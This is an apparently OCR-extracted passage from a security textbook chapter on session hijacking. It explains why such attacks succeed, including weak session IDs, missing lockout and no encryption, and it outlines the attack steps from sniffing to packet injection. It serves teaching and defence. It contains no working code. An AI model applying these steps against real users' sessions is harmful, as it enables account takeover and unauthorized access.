
Figure 11.1: Example of session hijacking



Why is Session Hijacking Successful?

Absence of account lockout for invalid session IDs

Indefinite session timeout

Weak session-ID generation algorithm or small session IDs

Most computers using TCP/IP are vulnerable

Insecure handling of session IDs

Most countermeasures do not work without encryption


Why is Session Hijacking Successful?

Session hijacking succeeds because of the following factors.

- **Absence of account lockout for invalid session IDs**: If a website does not implement account lockout, an attacker can make several attempts to connect with varying session IDs embedded in a genuine URL. The attacker can continue making attempts until the actual session ID is determined. This attack is also known as a brute-force attack. During a brute-force attack, the web server does not display a warning message or complaint, allowing the attacker to determine the valid session ID.
- **Weak session-ID generation algorithm or small session IDs**: Most websites use linear algorithms to predict variables such as time or IP address for generating session IDs. By studying the sequential pattern and generating multiple requests, an attacker can easily narrow the search space necessary to forge a valid session ID. Even if a strong session-ID generation algorithm is used, an active session ID can be easily determined if the string is short.
- **Insecure handling of session IDs**: An attacker can retrieve stored session-ID information by misleading the user's browser into visiting another site. Before the session expires, the attacker can exploit the information in many ways, such as Domain Name System (DNS) poisoning, cross-site scripting exploitation, and the exploitation of a bug in the browser.
- **Indefinite session timeout**: Session IDs with an indefinite expiration time provides an attacker with unlimited time to guess a valid session ID. An example of this is the "remember me" option in many websites. The attacker can use static session IDs to the user's web account after capturing the user's cookie file. The attacker can also perform

session hijacking if they can break into a proxy server, which potentially logs or caches session IDs.

- **Most computers using TCP/Internet Protocol (IP) are vulnerable**: All machines running TCP/IP are vulnerable to session hijacking because of the design flaws inherent in TCP/IP.
- **Most countermeasures do not work without encryption**: It is easy to sniff session IDs in a flat network if transport security is not set up properly during the transmission of session ID cookies, even if a web application uses Secure Sockets Layer (SSL) encryption. An attacker’s task becomes even easier if they capture session IDs containing actual login information.



Session Hijacking Process

Command Injection — Start injecting packets to the target server

Session ID Prediction — Take over the session


Session Desynchronization — Break the connection to the victim's machine

Monitor — Monitor the flow of packets and predict the sequence number

Sniff — Place yourself between the victim and the target (you must be able to sniff the network)

Session Hijacking Process

It is easier for an attacker to sneak into a system as a genuine user than to enter a system directly. An attacker can hijack a genuine user's session by finding an established session and taking it over after user authentication. After hijacking the session, the attacker can stay connected for hours without arousing suspicion. During this period, all traffic intended for the user's IP address goes to the attacker's system instead, and the attacker can plant backdoors or gain additional access to the system. Here, we examine how an attacker hijacks a session.



Command Injection
Start injecting packets to the target server
Session ID Prediction
